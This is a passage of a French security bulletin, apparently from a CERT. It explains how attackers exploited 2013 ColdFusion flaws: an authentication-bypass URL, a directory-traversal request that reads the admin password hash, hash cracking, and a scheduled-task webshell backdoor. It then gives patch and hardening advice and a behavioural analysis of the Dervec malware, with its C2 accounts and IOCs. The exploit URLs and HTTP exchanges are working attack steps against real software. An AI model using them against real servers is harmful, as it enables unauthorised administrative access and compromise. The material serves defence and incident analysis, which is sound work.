Lors de l'installation d'un serveur ColdFusion (9 ou 10), la désactivation du RDS rend la définition d'un mot de passe impossible :



Fenêtre de configuration de RDS lors de l'installation d'un serveur ColdFusion 9

Ainsi, le déroulement d'une installation par défaut (suivant, suivant, etc.) d'un serveur Coldfusion 9 aboutit à la définition d'une configuration RDS rendant possible l'exploitation de la faille :



Configuration des options RDS d'un serveur ColdFusion 9

Notons qu'il est recommandé que le RDS soit désactivé dans un environnement de production.

En revanche, les prérequis nécessaires à l'exploitation des vulnérabilités sont plus complexes dans le cas d'un ColdFusion 10. En effet, sa configuration RDS par défaut (suivant, suivant, etc.) ne permet pas l'exploitation des vulnérabilités, comme le montre la capture suivante :

Configuration des options RDS d'un serveur ColdFusion 10

En effet, il est nécessaire que l'option « No authentification needed » soit sélectionnée. Ainsi, la compromission d'un serveur ColdFusion 10 reste possible, mais moins probable. Notons que l'exploitation de ces failles de sécurité requiert d'être en mesure d'accéder aux dossiers /CFIDE/adminapi, /CFIDE/administrator et optionnellement /CFIDE/componentutils, ce qui est le cas par défaut.

Ces vulnérabilités ont déjà fait l'objet d'études par l'expert ColdFusion, Charlie Arehart [6][7][8].

> Mode opératoire des pirates

Obtention d'un accès à l'interface d'administration

Méthode 1 :

Une fois connues, les failles de sécurité sont aisément exploitables, pour peu que les prérequis soient remplis. Le contournement du mécanisme d'authentification est possible à l'aide de l'URL suivante :
http://host.com/CFIDE/adminapi/administrator.cfc?method=login&adminpassword=&rdsPasswordAllowed=true

Le fichier administrator.cfc [9] contient les fonctions d'administration basiques de l'API d'administration de ColdFusion (cf /CFIDE/adminapi). En outre, la fonction « login » permet de procéder à l'authentification de l'utilisateur et le paramètre « rdsPasswordAllowed » permet de spécifier le mot de passe RDS. Lorsque l'option « No authentification needed » est spécifiée, l'appel à cette URL permet d'obtenir directement un cookie de session « administrateur » (voir capture en bas de page).

En effet, le cookie CFAUTHORIZATION_cfadmin nous permet alors d'accéder à l'interface d'administration du serveur ColdFusion.


Méthode 2 :

Dans certains cas, il s'est avéré que les pirates avaient utilisé une méthode alternative pour accéder à l'interface d'administration.
En effet, une vulnérabilité affectant exclusivement ColdFusion 9 permet d'obtenir le mot de passe d'administration. Nous parlons ici d'une vulnérabilité de type « Local File Inclusion » (ou LFI) exploitable via cette URL en menant une attaque de type « directory traversal » :

http://host.com/CFIDE/componentutils/cfcexplorer.cfc?name=CFIDE.componentutils.cfcexplorer&method=getcfcinhtml&path=/CFIDE/../../lib/password.properties

Le paramètre « path » permet de spécifier le fichier lu sur le disque local du serveur ; il est dépendant de l'arborescence du serveur hôte. Le fichier « password.properties », quant à lui, contient le condensat du mot de passe administrateur.
Dans l'exemple ci-dessus, « CFIDE » est un mapping défini par défaut au sein de ColdFusion.

Les mappings permettent d'accéder à des dossiers qui ne sont pas dans le dossier web racine « wwwroot ». La liste des mappings est accessible depuis l'interface d'administration ou depuis cette adresse : http://host.com/CFIDE/administrator/settings/mappings.cfm (requiert un accès administrateur) :



Liste des mappings définis par défaut dans ColdFusion

```
GET /CFIDE/adminapi/administrator.cfc?method=login&adminpassword=&rdsPasswordAllowed=true HTTP/1.1
Host: host.com

=====================================================

HTTP/1.0 200 OK
Set-Cookie: CFAUTHORIZATION_cfadmin=;expires=Mon, 02-Apr-2012 15:49:15 GMT;path=/
Set-Cookie: CFAUTHORIZATION_cfadmin=YWRtaW4NRDAzM0UyMkFFMzQ4QUVCNTY2MEZDMjE0MEFFQzM1ODUwQzREQTk5Nw1jZmFkbWlu;path=/
Date: Tue, 02 Apr 2013 15:49:15 GMT
Content-Type: text/html; charset=UTF-8
Connection: close

<wddxPacket version='1.0'><header/><data><boolean value='true'/></data></wddxPacket>
```

Authentification à l'interface d'admin via le mot de passe RDS non défini sur un ColdFusion 9

Afin de faciliter l'exploitation de cette faille, il est possible d'obtenir les mappings définis au sein d'une instance ColdFusion, via l'URL suivante :
http://host.com/CFIDE/componentutils/cfcexplorer.cfc?method=getComponentRoots&name=CFIDE.componentutils.cfcexplorer&path=/CFIDE/componentutils/cfcexplorer.cfc

```
HTTP/1.0 200 OK
Date: Thu, 04 Apr 2013 08:13:43 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Server: JRun Web Server

<wddxPacket version='1.0'><header/><data><array length='4'><struct><va
name='PREFIX'><string>gateway</string></var><var
name='PHYSICALPATH'><string>/Applications/ColdFusion9_2/gateway/cfc</s
name='PREFIX'><string>CFIDE</string></var><var
name='PHYSICALPATH'><string>/Applications/ColdFusion9_2/wwwroot/CFIDE<
```

Liste des mappings définis dans une instance ColdFusion

Ces mappings permettent d'obtenir des informations utiles sur l'arborescence du serveur hôte.

L'exploitation de la LFI permet de récupérer le fichier de configuration contenant le condensat du mot de passe administrateur :

```
GET /CFIDE/componentutils/cfcexplorer.cfc?
name=CFIDE.componentutils.cfcexplorer&method=getcfcinhtml&
path=/CFIDE/../../lib/password.properties HTTP/1.1
Host:

=======================================================

HTTP/1.0 200 OK
Date: Wed, 03 Apr 2013 14:07:06 GMT
Content-Type: text/html; charset=UTF-8
Connection: close

#Tue Apr 02 18:41:53 CEST 2013
rdspassword=(J*H3Y;.R(-@ \n
password=666155400140B53E88D5E0E1BB6C68928C0763EA
encrypted=true
 <html>
<head>
<title>Component properties</title>
<style>
```

Exploitation d'une LFI pour obtenir le condensat du mot de passe administrateur

Le cassage du condensat du mot de passe (john, rainbow ou... Google) permet d'obtenir ce dernier en clair et ainsi de s'authentifier sur l'interface d'administration :

> Your plaintext: **xmco**
>
> SHA1 hash: **666155400140b53e88d5e0e1bb6c68928c0763ea**

Récupération du mot de passe administrateur depuis sa forme hachée

Note : si la propriété « encrypted » dans le fichier password.properties est définie à « false », le mot de passe administrateur sera stocké en clair dans ce dernier.

Installation d'une porte dérobée

Une fois un serveur compromis, l'objectif d'un pirate est, en général, de maintenir son accès dans le temps. Dans le cas des attaques de janvier, les attaquants ont utilisé le service de tâches planifiées offert par ColdFusion pour atteindre cet objectif.

Ce service permet aux administrateurs de prévoir la publication de pages web, de mettre à jour les données d'une base, de générer une page web statique à partir d'un contenu dynamique, etc. Il est possible de retrouver cette fonctionnalité sous le menu « Scheduled Tasks » dans l'interface d'administration.

« Une fois connues, les failles de sécurité sont aisément exploitables, pour peu que les prérequis soient remplis »

Lors de la définition d'une tâche planifiée, il est possible de définir un fichier dans lequel sera stocké le résultat de l'exécution de la tâche. Les pirates ont ainsi pu créer une tâche dont l'objectif était de déployer un webshell sur le serveur. Ce dernier était stocké dans un fichier h.cfm. Le cfm (ou cfml ou ColdFusion Markup Language) est un langage de script interprétable par le serveur ColdFusion.

Note n°1 : la porte dérobée installée pas les pirates ne porte pas toujours le nom de h.cfm. En effet, dans certains cas, le nom du fichier était h9.cfm, help.cfm, info.cfm, i.cfm r.cfm, adss.cfm, fusebox.cfm ou encore cfprobe.cfm.

Note n°2 : Depuis ColdFusion 10, il n'est possible (par défaut) de stocker les résultats des tâches planifiées uniquement dans des fichiers texte (.txt) ou log (.log).

Le code source du webshell utilisé dans les attaques a été publié sur internet le 4 février [10].

Une fois installée, cette porte dérobée offre un accès au système de fichier avec la possibilité de télécharger des fichiers, de naviguer sur le système, de créer des dossiers/fichiers, etc.


	Name	Actions						Size
	Folders							
1.	adminapi	Open	Rename	Copy	Move	Delete	Sync.	
2.	administrator	Open	Rename	Copy	Move	Delete	Sync.	
3.	AIR	Open	Rename	Copy	Move	Delete	Sync.	
4.	appdeployment	Open	Rename	Copy	Move	Delete	Sync.	
5.	classes	Open	Rename	Copy	Move	Delete	Sync.	
6.	componentutils	Open	Rename	Copy	Move	Delete	Sync.	
7.	debug	Open	Rename	Copy	Move	Delete	Sync.	
8.	images	Open	Rename	Copy	Move	Delete	Sync.	
9.	orm	Open	Rename	Copy	Move	Delete	Sync.	
10.	portlets	Open	Rename	Copy	Move	Delete	Sync.	
11.	scripts	Open	Rename	Copy	Move	Delete	Sync.	
12.	ServerManager	Open	Rename	Copy	Move	Delete	Sync.	
13.	services	Open	Rename	Copy	Move	Delete	Sync.	
14.	wizards	Open	Rename	Copy	Move	Delete	Sync.	
	Files							
15.	Application.cfm	Down.	Rename	Copy	Move	Delete	Edit	1,237
16.	h.cfm	Down.	Rename	Copy	Move	Delete	Edit	43,195
17.	multiservermonitor-access-policy.xml	Down.	Rename	Copy	Move	Delete	Edit	287
18.	probe.cfm	Down.	Rename	Copy	Move	Delete	Edit	32,257

Interface du webshell

Dans le cas des attaques de janvier, les pirates ont utilisé cet accès pour télécharger sur le serveur un programme malveillant [11]. Ce programme est utilisé par ces derniers pour réaliser des attaques de déni de service dans le cadre de campagne d'extorsion.

Configuré pour se lancer au démarrage du serveur compromis, le malware avait pour ordre de se connecter à un serveur IRC. C'est via ce canal que les pirates étaient en mesure de passer des ordres au malware afin de mener des attaques DDOS.

Note : un exploit a été développé au sein du framework Metasploit et est disponible à l'adresse suivante : https://github.com/rapid7/metasploit-framework/pull/1709



> Recommandations

Depuis le 15 janvier 2013, Adobe a publié un correctif pour empêcher l'exploitation de ces vulnérabilités [5].

Adobe recommande également de vérifier :

- Les fichiers et l'intégrité des dossiers CFIDE, CFIDE/adminapi et du dossier web racine. Tout fichier suspect doit être supprimé. De plus, la présence d'un de ces fichiers est révélatrice de la compromission du serveur: h.cfm, h9.cfm, help.cfm, info.cfm, i.cfm r.cfm, adss.cfm, fusebox.cfm ou cfprobe.cfm ;
- Les tâches planifiées.

Enfin, rappelons également que les bonnes pratiques de sécurité doivent appliquer, ce qui inclut :

- La définition d'un utilisateur et d'un mot de passe pour l'accès au RDS, différent de celui du compte administrateur ;
- La désactivation du RDS si cette fonctionnalité n'est pas requise ;
- La restriction d'accès aux dossiers suivants :
  - /CFIDE/administrator ;
  - /CFIDE/adminapi ;
  - /CFIDE/componentutils.
- L'application régulière des correctifs de sécurité publiés par Adobe.

Pour plus d'informations, Adobe a publié un guide de bonnes pratiques pour les utilisateurs de ColdFusion [12] [13].

Références

[1] http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-0625

[2] http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-0629

[3] http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-0631

[4] http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-0632

[5] http://www.adobe.com/support/security/bulletins/apsb13-03.html

[6] http://www.carehart.org/blog/client/index.cfm/2013/1/2/serious_security_threat

[7] http://www.carehart.org/blog/client/index.cfm/2013/1/2/Part2_serious_security_threat

[8] http://www.carehart.org/blog/client/index.cfm/2013/1/15/Part3_serious_security_threat

[9] http://www.cfexecute.com/admin-api-documentation/administrator-cfc/

[10] http://pastebin.com/b7vKC3xR

[11] http://www.gironsec.com_blog_2013_03_reversing-a-botnet

[12] http://www.adobe.com/content/dam/Adobe/en/products/coldfusion/pdfs/cf10/cf10-lockdown-guide.pdf

[13] http://www.adobe.com/content/dam/Adobe/en/products/coldfusion/pdfs/91025512-cf9-lockdownguide-wp-ue.pdf

Références CERT-XMCO

CXA-2013-0073, CXA-2013-1034, CXA-2013-1038

Analyse du malware Dervec

par Cédric LE ROUX

> Introduction

Dans cet article, nous allons nous intéresser au malware « Dervec » qui se diffuse via des campagnes de SPAM et utilise des réseaux sociaux chinois comme canaux de contrôle. Il a par ailleurs la particularité d'utiliser des images anodines au format JPEG pour communiquer avec le serveur de commande et de contrôle : récupérer des ordres à exécuter sur le poste compromis et/ou des fichiers de configuration.

> Présentation et analyse du malware


Enfin un outil pour nettoyer vos spams

Ce malware se diffuse via des campagnes de SPAM contenant une pièce jointe appelée « AutoCleanTool.rar ».


L'email, prétendument envoyé par le « Webmail Center » (ce qui atteste de son sérieux) invite l'utilisateur à exécuter le programme pour purger les spams contenus dans sa boîte mail. Le prétexte utilisé par les pirates est que l'utilisateur aurait atteint son quota d'espace disque...

Exécution du code malveillant

Après avoir récupéré le fichier, l'exécution de celui-ci nous propose un pop-up visant à saisir une adresse email et un mot de passe. On imagine ici l'utilisateur saisir ses informations de connexion, car il s'est laissé convaincre par l'interface peu soignée du malware...



Après avoir saisi les informations demandées, et validé en cliquant sur « Login », une barre de progression est présentée. Après quelques secondes, le statut passe de l'état « Cleaning » à l'état « Completed ». Et c'est tout ! Aucun rapport « détaillé » sur les nombreux SPAM prétendument supprimés n'est proposé à l'utilisateur.




Evidemment, ce qui s'est réellement passé sur le système n'est pas présenté à l'utilisateur.

Traces système


La recherche dans la base de registre Windows de l'email précédemment saisi permet de trouver l'arborescence installée par le malware (HKEY_LM\SOFTWARE\Security\Log).

De plus, on s'aperçoit que le malware a également créé l'arborescence « C:\ProgramData\Microsoft\Windows » sur le système de fichier et a déposé dans ce dossier plusieurs fichiers nommés pseudo-aléatoirement (Ex : NetCC170.dll, NetCC313.ini, etc ; l'aléa portant sur le nombre, entre 0 et 500).




u=myEmail@myDomain.tld|p=MySecret

« la particularité de ce malware est d'utiliser des images anodines au format JPEG pour communiquer avec le serveur de commande et de contrôle »



Un nouveau service a également été enregistré sous un nom aléatoire (ex : WinSysApp, WNetMon, WinService, WmiMon, etc) et reprenant la description d'un service légitime sans tenir compte de la langue du système sur lequel il s'installe. Ainsi, ce nouveau service, injectant une DLL (NetCCxx.dll) dans le service « svchost », est créé avec une description en anglais.




```
ffset aManageObjectsI ; "Manage objects in the Network and Dial
ffset aEnableTheDownl ; "Enable the download and installation o
ffset aProvideThreeMa ; "Provide three management services: Cat
ffset aProvideLaunchF ; "Provide launch functionality for DCOM
ffset aManageNetworkC ; "Manage network configuration by regist
ffset aTransferDataBe ; "Transfer data between clients and serv
ffset aCollectAndStor ; "Collect and stores network configurati
ffset aEnableSupportF ; "Enable support for running virtual mac
ffset aProvideSupport ; "Provide support for synchronizing obje
ffset aVirtualHardwar ; "Virtual hardware upgrade helper servic
ffset aProvideUserExp ; "Provide user experience theme manageme
ffset aEnableDiscover ; "Enable discovery of UPnP devices on yo
ffset aEnableAUserToC ; "Enable a user to configure and schedul
ffset aEnableRemoteUs ; "Enable remote users to modify registry
ffset aCreateAndMaint ; "Create and maintains client network co
ffset aManageDynamicD ; "Manage Dynamic Data Exchange (DDE) net
ffset aProvideNetwork ; "Provide network transport and security
ffset aThisServicePer ; "This service perform IEEE 802.1X authe
ffset aProvideAutomat ; "Provide automatic configuration for th
ffset aAllowWindowsCl ; "Allow windows clients to participate i
ffset aEnableClipbook ; "Enable ClipBook Viewer to store inform
```

L'information de l'installation d'un nouveau service et du démarrage de celui-ci est également disponible dans le journal des événements du système.

Après avoir créé une base de signature MD5 avec md5deep [1] pour l'ensemble des fichiers du système avant l'infection, et en répétant l'opération après l'infection, l'apparition du fichier suivant est mise en évidence :
f01ed97c0d150aa27db5c746bca1d7a9_d8793a52-8eec-4095-a2c2-8442a5ea4680

Celui-ci est stocké dans le dossier suivant :
« C:\Documents and Settings\All Users\Application Data\Microsoft\Crypto\RSA\S-1-5-18\ »

Ce fichier est un CSP (Cryptographic Service Provider), un composant Windows implémentant l'algorithme RSA, permettant de réaliser des opérations de chiffrement et de signature. Celui-ci est utilisé par le malware pour chiffrer les payloads embarqués dans les images JPEG (voir ci-après).

L'analyse du conteneur avec l'utilitaire xxd permet de constater que celui-ci contient la mention « gotowin.EncryptDecrypt.Simple ». Cette mention est tout simplement le nom donné au conteneur.

```
xmco$ xxd f01ed97c0d150aa27db5c746bca1d7a9_d8793a52-8eec-4095-a2c2-
0000000: 0200 0000 0000 0000 1e00 0000 0000 0000  ................
0000010: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0000020: 0000 0000 0000 0000 676f 746f 7769 6e2e  ........gotowin.
0000030: 456e 6372 7970 7444 6563 7279 7074 2e53  EncryptDecrypt.S
0000040: 696d 706c 6500                           imple.
```

A titre d'exemple, un conteneur similaire a été généré grâce à la fonction CryptAcquireContext [2] de l'API Windows CryptoAPI comme l'illustre l'exemple ci-après.

Code C permettant de générer le conteneur :

```
HCRYPTPROV hProv = 0;
CryptAcquireContext(&hProv, "my.Container.XMCO", 0, PROV_RSA_FULL, 0);
```

Résultat :

```
xmco$ xxd c2fada9b5e455cf517228c6463cfef55_d8793a52-8eec-4095-a2c2-8442a
0000000: 0200 0000 0000 0000 1200 0000 0000 0000  ................
0000010: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0000020: 0000 0000 0000 0000 6d79 2e43 6f6e 7461  ........my.Conta
0000030: 696e 6572 2e58 4d43 4f00                 iner.XMCO.
```

Outre le nom du conteneur qui change, la longueur de celui-ci change également. Ainsi, « my.conteneur.XMCO. » fait 18 caractères (soit 0x12). De même, le conteneur du malware fait 30 caractères (soit 0x1E).


Le conteneur du malware ne contient donc que le nom du conteneur lui-même : aucune clé de chiffrement n'y est stockée. De fait, ce conteneur n'est créé par le malware que pour avoir accès à certaines fonctions cryptographiques de l'API CryptoAPI nécessitant l'initialisation d'un CSP.
Ces fonctions sont entre autres CryptCreateHash [4] et CryptDeriveKey [3]. L'analyse statique du code permet de voir que la première utilise l'algorithme MD5 (0x8003 = CALG_MD5) tandis que la seconde utilise le chiffrement par flow RC4 (0x6801 = CALC_RC4) [5].

```
loc_100032F5:
mov     ecx, [ebp+hHash]
mov     edx, [ebp+hProv]
lea     eax, [ebp+hKey]
push    eax             ; phKey
push    1               ; dwFlags
push    ecx             ; hBaseData
push    6801h           ; Algid
push    edx             ; hProv
call    ds:CryptDeriveKey
test    eax, eax
jnz     short loc_1000332A
```

```
loc_1000329C:
mov     ecx, [ebp+hProv]
lea     eax, [ebp+hHash]
push    eax             ; phHash
push    0               ; dwFlags
push    0               ; hKey
push    8003h           ; Algid
push    ecx             ; hProv
call    ds:CryptCreateHash
test    eax, eax
jnz     short loc_100032CC
```

Fichier de configuration du malware

Le fichier de configuration utilisé par le malware (NetCCxx.ini) fait référence à deux images hébergées sur le site hi-photos.baidu.com. Baidu.com est un moteur de recherche conçu par une société chinoise et destiné au public chinois.




c0ce8852f21fbe....jpg - Taille : 300x299 (136 Ko)

7614f09f4710b91....jpg - Taille 132x99 (76 Ko)

Ces images, affichées par un navigateur standard, semblent valides. Cependant, celles-ci ne respectent pas le standard JPEG [6] car elles ne se terminent pas par le marqueur 0xFFD9 (End Of Image).

A la place, ces images se terminent par 0xCC01 pour la première et par 0x1A01 pour la seconde. Les marqueurs de fin d'image sont respectivement en position 0x45B3 et 0x0DDD.



Intégration du conteneur chiffré dans une image JPEG

L'utilitaire dd permet de séparer les deux parties de chaque image :

```
$ dd if=image.jpg bs=1 skip=0xddd of=unknown-payload
$ dd if=image.jpg bs=1 count=0xddd of=image-originale.jpg
```

Par ailleurs, les deux fichiers obtenus n'ont pas la même séquence d'octets initiale. On peut penser que ces fichiers sont donc chiffrés à l'aide du conteneur CSP RSA précédemment identifié. Après analyse, ces fichiers contiennent les fichiers de configuration (NetCCxx.ini).

Traces réseau

Côté réseau, TCPView [7] qui permet d'analyser les connexions réseau, indique que le malware s'est injecté dans le processus « svchost.exe » et communique avec des adresses localisées en Chine.

svchost.exe	404	TCP	winxp.localdomain	1233	122.97.252.94	ESTABLIS
svchost.exe	404	TCP	winxp.localdomain	1234	61.55.171.32	CLOSE_W
svchost.exe	404	TCP	winxp.localdomain	1235	122.97.252.94	ESTABLIS
svchost.exe	404	TCP	winxp.localdomain	1236	122.97.252.94	ESTABLIS
svchost.exe	404	TCP	winxp.localdomain	1237	122.97.252.94	ESTABLIS
svchost.exe	404	TCP	winxp.localdomain	1238	122.97.252.94	ESTABLIS
svchost.exe	404	TCP	winxp.localdomain	1241	220.181.111.147	ESTABLIS
svchost.exe	404	TCP	winxp.localdomain	1247	123.125.65.19	SYN_SEN

Le malware essaie dans un premier temps de résoudre l'adresse www.google.com pour valider que le système est bien connecté à Internet. Il peut également valider ce premier point avec les sites www.baidu.com ou www.yahoo.com.

Si la connectivité de la machine est validée, le malware initie ensuite une séquence de récupération d'informations sur un ensemble de blogs prédéfinis. Ces blogs sont renseignés dans le code du malware et sont de fait prédictibles : hi.baidu.com, www.zuosa.com, t.people.com.cn, tongxue.com, alibado.com, et tuita.com.

```
                dd offset aBaiduRss     ; "hi.baidu.com/%s/rss"
                dd offset aBaiduBlog    ; "hi.baidu.com/%s/blog"
                dd offset aZuosa        ; "www.zuosa.com/rss/user/%s"
                dd offset aTPeople      ; "t.people.com.cn/%s"
                dd offset aTongxue      ; "tongxue.com/%s"
                dd offset aAlibado      ; "v.alibado.com/%s"
```

Pour chacun de ces domaines, le malware va s'intéresser à certaines pages en particulier. Celles-ci sont dynamiques et sont liées à un compte utilisateur sur le domaine cible. A titre d'exemple, l'utilisateur « xalja159 » sur le site « tuita.com » donnera l'URL http://xalja159.tuita.com. Ces pages - lorsqu'elles ne sont pas supprimées – sont accessibles sans authentification.

« le malware initie ensuite une séquence de récupération d'informations sur un ensemble de blogs : hi.baidu.com, www.zuosa.com, t.people.com.cn, tongxue.com, alibado.com, et tuita.com »

La liste initiale des comptes testés est : xalja159, deixsws-mv, tvmgwzrczsfv, pgnqu980, ebbmjrifoho.

Lorsqu'un canal de contrôle (blog/rss) encore actif est trouvé par le malware, celui-ci obtient l'adresse d'une nouvelle image à télécharger. Celle-ci, qui est ici hébergée sur hiphotos.baidu.com, est téléchargée par le malware et contient un payload chiffré visant à délivrer une nouvelle configuration, une liste d'images à télécharger, une mise à jour, etc. Les captures suivantes illustrent ce principe.

Une fois la mise à jour appliquée, de nouveaux comptes sont testés en lieu et place des précédents : ekyzd591, lczns417, zgbiqzggdvgh, bvwsohexv, uszoyjg, etc. Ceux-ci sont toujours testés cycliquement sur les mêmes domaines que précédemment.

Enfin, la signature du malware (User-Agent) est anodine : « Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1) ». Cette signature est presque trop basique pour ne pas être suspecte, car un grand nombre de navigateurs affichent fièrement les divers add-ons qu'ils intègrent.

> Conclusion

Ce malware, datant de juin 2012, est intéressant, car d'une part il utilise des réseaux sociaux comme canaux de contrôle, et d'autre part, il utilise des images comme « mules » pour délivrer ses ordres et mises à jour.

Si les utilisateurs se laissent berner par la campagne de SPAM le diffusant, espérons qu'ils ne soient pas administrateurs de leur poste de travail.

Ce malware est aujourd'hui largement détecté par les différents éditeurs antivirus, et les traces laissées sur le système infecté sont facilement détectables car non dissimulées (création de services supplémentaires, modification du registre, création du dossier C:\ProgramData, etc).

Les images téléchargées ne respectant pas le standard JPEG/JFIF du fait de l'omission du marqueur de fin d'image, celles-ci pourraient être détectées par tout équipement de sécurité (s'ils existent) capable de vérifier la concordance entre l'extension de l'image, l'entête de celle-ci (magic bytes), et, le format global de l'image par rapport au standard.

S'il reste possible d'alerter, notamment avec des IDS/IPS ou encore des SIEM, lorsque des accès sont réalisés vers les domaines incriminés, il est difficile de différencier le trafic légitime du trafic du malware ; sauf à ce que le contexte de l'entreprise l'induise ou à télécharger les images pour les inspecter à la recherche du marqueur de fin d'image.

Enfin, cette tendance d'utilisation des images comme support d'échange des données est dans la continuité de ce qui avait pu être observé avec le rootkit TDSS/TDL4 qui utilisait la stéganographie pour dissimuler ces données. De plus, récemment ces techniques ont migré vers les smartphones [8], notamment Android, parallèlement à l'augmentation de l'utilisation de cette plateforme.

Si cette problématique d'utilisation des images n'est pas nouvelle [9], on peut se poser la question de savoir si les antivirus devront bientôt lever une alerte lorsqu'ils détecteront une image non conforme aux standards ?

Références

[1] Utilitaire md5deep
http://md5deep.sourceforge.net

[2] Fonction CryptAcquireContext()
http://msdn.microsoft.com/en-us/library/windows/desktop/aa379886(v=vs.85).aspx

